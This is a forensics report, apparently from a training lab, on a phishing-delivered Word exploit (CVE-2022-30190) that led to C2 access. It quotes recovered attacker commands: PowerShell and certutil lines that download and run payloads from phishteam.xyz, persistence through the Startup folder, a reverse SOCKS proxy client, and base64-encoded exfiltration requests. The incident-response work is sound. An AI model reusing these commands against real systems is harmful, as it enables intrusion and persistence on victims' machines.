Malicious C2 Persistent Access after a Phishing Attack

A Workstation Forensics Report

By Faury A. Abreu

Abstract:

An accounting company was victim of a C2 attack, which initial access was granted using email spoofing. The root of the incident was a .doc file (free_magicules.doc) that was downloaded from a malicious email message. Once this file was opened, it started a network connection over port 80 using the http protocol. This connection had an encoded embedded command pointing to an url to download a .zip file. The payload included a file creation in the startup folder to start when the user logs into the computer. Virustotal returned an alert once the hash of the file was searched. The downloaded file was implanted to initialize network connections, specifically http requests with base64 encoded commands sent in the "q" parameter. Then, there was a C2 connection established via a reverse R. proxy. Tracing back to the events, the initial downloaded file executed another file, which used the "printspoofer64" service that exploits the SeImpersonate privilege in Windows to escalate privilege which ensured the intruder with the access. Once the intruder had access, two user accounts were created and one of those accounts was added to the administrators group. Finally the intruder executed a command to gain persistence.

Introduction:

One absolute truth about information security, is that the weakest link in the chain of security are human beings. Social engineering is the most effective way to gain initial access to all kinds of assets, in corporate and personal context. In most cases, social engineering is one of the initial steps in the attack process, and it might include (but not limited to) phishing (T1598), email spoofing (T1672),and/ or impersonation (T1656) tactics. This report presents the insights of the forensic investigation after analysing endpoint and network logs from a compromised asset.

Details:

The SOC analyst received an alert of a supposed C2 access on one of the machines in the HR department. The analyst contacted me to analyze the artifacts and create a report that maps the events on the machine. The provided assets include: sysmon logs, the windows logs, and a .pcap file with the network traffic during the attack's time frame.

Tools used in this investigation:

BRIM: An open source network forensics tool designed to simplify the analysis of massive packet capture (pcap) files and structured network logs.


Event Viewer: A built-in Windows utility that logs and displays detailed information about system events.

Timeline Explorer: A forensic tool that lets investigators import CSV or Excel-based event logs to visually construct and analyze timelines

Powershell: Microsoft’s powerful command-line shell
Wireshark: the leading open-source network protocol analyzer that lets users capture and interactively analyze network traffic in real time
Sysmon viewer: an offline visualization tool designed to parse and display logs generated by Sysmon (System Monitor) from Microsoft Sysinternals.


Investigation Workflow:

1. **Artifact preparation**:
   a. The sysmon logs were saved with file type .evtx, in order to be able to open the logs in Timeline explorer, I had to convert the file to .csv. Using Eric Zimmerman’s tool “EvtxECmd” from powershell, I converted the artifact to a csv file to parse it into the monitor program.




```
PS C:\[redacted]\EvtxECmd> .\EvtxECmd.exe -f 'C:\Users\[redacted]\Desktop\[redacted]\sysmon.evtx' --csv 'C:\Users\[redacted]Desktop' --csvf sysmon.csv
```

   b. Once the file was successfully created, I opened the generated .csv file in “Timeline explorer”. I was finally able to explore the logs applying filters and grouping operations to expedite the investigation. TImeline explorer works way faster than Event Viewer when applying filters, but event viewer is the ideal to apply more complex filters (like XML filters).


Timeline Explorer v2.0.0.1
File
Tools
Tabs
View
Help
sysmon.csv
Drag a column header here to group by that column
Enter text to search...
Find

Line	Tag	Record Number	Event Record Id	Time Created	Event Id	Level	Provider
1	□	1	7506	2022-06-20 17...	1	Info	Microsoft-Windows
2	□	2	7507	2022-06-20 17...	1	Info	Microsoft-Windows
3	□	3	7508	2022-06-20 17...	1	Info	Microsoft-Windows
4	□	4	7509	2022-06-20 17...	1	Info	Microsoft-Windows
5	□	5	7510	2022-06-20 17...	1	Info	Microsoft-Windows
6	□	6	7511	2022-06-20 17...	1	Info	Microsoft-Windows
7	□	7	7512	2022-06-20 17...	1	Info	Microsoft-Windows
8	□	8	7513	2022-06-20 17...	1	Info	Microsoft-Windows
9	□	9	7514	2022-06-20 17...	1	Info	Microsoft-Windows
10	□	10	7515	2022-06-20 17...	12	Info	Microsoft-Windows
11	□	11	7516	2022-06-20 17...	13	Info	Microsoft-Windows
12	□	12	7517	2022-06-20 17...	12	Info	Microsoft-Windows
13	□	13	7518	2022-06-20 17...	13	Info	Microsoft-Windows
14	□	14	7519	2022-06-20 17...	13	Info	Microsoft-Windows
15	□	15	7520	2022-06-20 17...	13	Info	Microsoft-Windows
16	□	16	7521	2022-06-20 17...	13	Info	Microsoft-Windows
17	□	17	7522	2022-06-20 17...	13	Info	Microsoft-Windows
18	□	18	7523	2022-06-20 17...	13	Info	Microsoft-Windows
19	□	19	7524	2022-06-20 17...	13	Info	Microsoft-Windows
20	□	20	7525	2022-06-20 17...	13	Info	Microsoft-Windows
21	□	21	7526	2022-06-20 17...	13	Info	Microsoft-Windows
22	□	22	7527	2022-06-20 17...	13	Info	Microsoft-Windows
23	□	23	7528	2022-06-20 17...	13	Info	Microsoft-Windows
24	□	24	7529	2022-06-20 17	13	Info	Microsoft-Windows


2. **Initial phase of Incident response**: According to the SOC analyst, the breach was initiated through a malicious document. The following observations were made: the malicious file was in the .doc format, it was downloaded by the user via chrome.exe, and it subsequently initiated a sequence of commands to execute code. With this in mind, I started my journey to find the malicious .doc file.
    a. I decided to start by filtering the logs by the process's image, which in this case is Microsoft World. On the timeline, I searched for "WINWORD.EXE" processes, since that is the executable name of Microsoft Word. Then, I found this artifact, indicating that the file was opened:



```
n.csv
g a column header here to group by that column
a6    Executable Info
ndL…  "C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n "C:\Users[redacted]Downloads\free_magicules.doc" /…
```

After consulting the user, he confirmed that, "That was the attached file in the Email", which makes sense now, the attacker contacted him via spoofing email.

    b. Since the SOC analyst observed that there were signals of C2 access, I proceeded to look for the suspicious IP addresses and ports: Naturally, I opened the Sysmon logs and filtered for EventID=3 (network logs) and Eureka! An IP resolved over the port 80 under HTTP: this is the suspicious IP.




Filtered: Log: file://C:\Users\user\Desktop\Incident Files\sysmon.evtx; Source: ; Event ID: 3. Number of events: 92

Level	Date and Time	Source	Event ID	Task Category
Information	6/20/2022 5:17:53 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:17:53 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:16:37 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:16:15 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:16:15 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:16:22 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:16:37 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:16:22 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:25 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:20 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:27 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:30 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:27 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:20 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:16 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:15 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:17 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:18 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:18 PM	Microsoft-Windows-Sysmon	3	(3)
Information	6/20/2022 5:13:32 PM	Microsoft-Windows-Sysmon	3	(3)

Event 3, Microsoft-Windows-Sysmon

SourcePort 51830
SourcePortName -
DestinationIsIpv6 false
DestinationIp 167.71.199.191
DestinationHostname -
DestinationPort 80
DestinationPortName http

c. The next step is one of the most importants: find the child processes started by the malicious file: in Windows EventViewer I wrote a filter using the following XML code: …>*[EventData[Data[@Name='ParentProcessID'] and (Data='496')]]</… Then, I proceed to explore the results. One of the results had a suspicious command executed:



Information	6/20/2022 5:13:35 PM	Microsoft-Windows-Sysmon	1	(1)
Information	6/20/2022 5:13:12 PM	Microsoft-Windows-Sysmon	1	(1)

Event 1, Microsoft-Windows-Sysmon

OriginalFileName msdt.exe
CommandLine

```
C:\Windows\SysWOW64\msdt.exe ms-msdt:/id PCWDiagnostic /skip force /param "IT_RebrowseForFile=? IT_Launc
34+'JGFwcD1bRW52aXJvbm1lbnRdOjpHZXRGb2xkZXJQYXRoKCdBcHBsaWNhdGlvbkRhdGEnKTtjZCAiJGFwcFxNaV
[char]34+'))')))))i/../../../../../../../../../../../../../Windows/System32/mpsigstub.exe"
```

That is clearly a base64 injected string.

d. In order to decode the base64 string, I ran this command in powershell:

```
$base64Encoded = "<string>"  # This is "Hello World!" in Base64
$bytes = [System.Convert]::FromBase64String($base64Encoded)
$decodedText = [System.Text.Encoding]::UTF8.GetString($bytes)
Write-Output $decodedText
```

e. In the previous image we can see that the injected code was triggered using another file “msdt.exe”. Further investigation is necessary to determine the CVE code in order to get more information about this kind of attacks: The original file that triggered the code was: “msdt.exe”, a simple google search confirmed that the CVE code is “2022-30190”


f. The decoded base64 string is:

```
$app=[Environment]::GetFolderPath('ApplicationData');cd "$app\Microsoft\Windows\Start
Menu\Programs\Startup"; iwr http://phishteam.xyz/02dcf07/update.zip -outfile update.zip; Expand-
Archive .\update.zip -DestinationPath .; rm update.zip;
```

As we can see, the command was intended to allocate a script into the “startup” folder to be triggered each time the computer boots. Also, there is a HTTP connection started using “iwr” (Invoke-WebRequest) function, which connects to a suspicious domain. This url requires further investigation.

3. **Stage 2 of incident response**: Since it is confirmed that the payload was executed, and the base64 encoded command included a file creation into the “startup” folder, it means that there is a script that runs every time the user logs in. I’ll analyze the logs looking for any process creation after the payload was executed.


   a. Continuing with the analysis, the target now is the processes triggered after the payload execution. That is why I continued the inspection in “Timeline Explorer”, specifically the commands that included the mention of the “Downloads” folder:



```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -w hidden -noni certutil
-urlcache -split -f 'http://phishteam.xyz/02dcf07/first.exe'
C:\Users\Public\Downloads\first.exe; C:\Users\Public\Downloads\first.exe
```


   The process downloads a file from the previously discovered malicious url.

b. After locate the log in event viewer, The hash values of the downloaded files can be extracted and analyzed:



```
Company         -
OriginalFileName-
CommandLine     "C:\Users\Public\Downloads\first.exe"
CurrentDirectory C:\Windows\system32\
User            TEMPEST\benimaru
LogonGuid       {4bbef3ae-ab09-62b0-1ca9-b00100000000}
LogonId         0x1b0a91c
TerminalSessionId 11
IntegrityLevel  Medium
Hashes          MD5=C9AA36F483B61CFA9758C44ACDB776AC,SHA256=CE278CA242AA2023A4FE04067B0A32FBD3CA1599746C160949868FFC7FC3D7D8,IMPHASH=468991D410EEFBCFB478FB910DDA2CE2
ParentProcessGuid {4bbef3ae-ab1e-62b0-880a-000000000700}
ParentProcessId 9052
```

c. Following the IP domain, protocol, and port of the malicious connection, I proceed to find out the domain name and the port from where the C2 server was connected. To achieve this I need to monitor the EventID=22 of sysmon logs to discover the DNS queries.




```
+ System
- EventData
    RuleName       -
    UtcTime        2022-06-20 17:03:58.499
    ProcessGuid    {4bbef3ae-ab22-62b0-8b0a-000000000700}
    ProcessId      8948
    QueryName      resolvecyber.xyz
    QueryStatus    0
    QueryResults   64:ff9b::a747:dea2;::ffff:167.71.222.162;
    Image          C:\Users\Public\Downloads\first.exe
```

There is a connection under the same IP domain, started by the downloaded file. This is the C2 server.

4. **Network traffic Analysis phase**: since there were downloads and C2 communication, it is vital to analyze the network traffic. To do this, I'll use wireshark along with BRIM, and the pcap file that I was provided by the SOC analyst.


    a. Using brim, I filtered the network traffic using a zeek command (_path=="http" "pishteam[.]xyz") since that is the malicious domain. The url of the malicious payload:



1	GET	phishteam.xyz	/02dcf07/first.exe	⊗	1.1	Microsoft-CryptoAPI/10.0
1	GET	phishteam.xyz	/02dcf07/update.zip	⊗	1.1	Mozilla/5.0 (Windows NT; Windows NT 10.0; en-U
7	HEAD	phishteam.xyz	/02dcf07/index.html	⊗	1.1	Microsoft Office Existence Discovery
6	HEAD	phishteam.xyz	/02dcf07/index.html	⊗	1.1	Microsoft Office Existence Discovery

This is the exact url from where the payload has been downloaded.


b. In wireshark, I confirmed that the C2 file was sending the payload's command results to the C2 server via http GET requests:



```
19466 966.077901   192.168.254.107   167.71.222.162   HTTP   166 GET /9ab62b5 HTTP/1.1
19497 975.015302   192.168.254.107   167.71.222.162   HTTP   166 GET /9ab62b5 HTTP/1.1
19521 981.871183   192.168.254.107   167.71.222.162   HTTP   166 GET /9ab62b5 HTTP/1.1
19129 833.268726   192.168.254.107   167.71.222.162   HTTP   225 GET /9ab62b5?q=Y21kLmV4ZSAvYyBuZXQgdXNlciBzaGlvbiBtNHN0M3JjaDNmISEhIC0g HTTP/1.1
```

By using the parameter "q" the C2 was sending information encoded in base64.

c. Continuing in wireshark, I focussed on the HTTP packets that involve the malicious IP address. One of the insights found was the programming language used in the C2 server side to compile the received binaries:



```
c3MgdHJhdmVyc2UgY2hlY2tpbmcgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgI
gICAgICAgICAgUmVtb3ZlIGNvbXB1dGVyIGZyb20gZG9ja2luZyBzdGF0aW9uICAgICAgICAg
lsZWdlICAgICAgICAgICAgICAgICAgIFBlcmZvcm0gdm9sdW1lIG1haW50ZW5hbmNlIHRhc2tzICA
GVyc29uYXRlUHJpdmlsZWdlICAgICAgICAgICAgICAgICBJbXBlcnNvbmF0ZSBhIGNsaWVudC
RW5hYmxlZA0KU2VDcmVhdGVHbG9iYWxQcml2aWxlZ2UgICAgICAgICAgICAgICAgQ3JlYXRlI
gICAgICAgICAgICAgIEVuYWJsZWQNClNlVHJ1c3RlZENyZWRNYW5BY2Nlc3NQcml2aWxlZ2UgICAg
NhbGxlciAgICAgICAgICAgICAgICAgICBFbmFibGVkDQpTZVJlbGFiZWxQcml2aWxlZ2UgICA
CAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgRW5hYmxlZA0KU2VJbmNyZW
cm9jZXNzIHdvcmtpbmcgc2V0ICAgICAgICAgICAgICAgICAgICAgICAgICAgICAgIEVuY
gIENoYW5nZSB0aGUgdGltZSB6b25lICAgICAgICAgICAgICAgICAgICAgICAgICAgICAg
VnZSAgICAgICAgICAgICBDcmVhdGUgc3ltYm9saWMgbGlua3MgICAgICAgICAgICAgICA
3Npb25Vc2VySW1wZXJzb25hdGVQcml2aWxlZ2UgT2J0YWluIGFuIGltcGVyc29uYXRpb24gdG9rZW
Cg== HTTP/1.1
Host: resolvecyber.xyz:8080
Connection: Keep-Alive
user-agent: Nim httpclient/1.6.6

HTTP/1.0 200 OK
Server: BaseHTTP/0.3 Python/2.7.18
Date: Mon, 20 Jun 2022 17:25:32 GMT
Content-type: text/html
```

1 client pkt, 2 server pkts, 1 turn.


Entire conversation (5516 bytes)

Show data as ASCII

This information is found in the user agent of the http GET request. In this case, teh C2 uses "nim" to process the incoming data.

d. The C2 executed multiple commands in the machine. To discover the commands executed, we need to go to BRIM, use zeek filters to retrieve the "uri" information from the malicious domain, then paste in the decoder. I have used "cyberchef" to decode the base64 encoded commands. Then I copied the result and started searching for the most relevant insights discovered.


e. I continued inspecting the decoded results, and found an unknown executable; "ch.exe". I continued inspecting the timeline explorer and found this command:



```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" iwr http://phishteam.xyz/02dcf07/ch.exe
"C:\Users\benimaru\Downloads\ch.exe" client 167.71.199.191:8080 R:socks
```

The attacker established a reverse socks proxy using one of the files downloaded using the same function “iwr” from the malicious url previously noted.

5. **Further actions by the attacker once C2 access was granted**: it is evident that the attacker successfully gained access to the machine via C2 using a reverse sock proxy. The investigation has to pivot on that fact to discover the further actions and events once the attacker had control.
    a. Using sysmon view, I observed the files executed in a tree-type display. One of the files created under the affected user‘s name (final.exe) was observed requesting several DNS queries, then, one of the child processes of this file was a file execution:

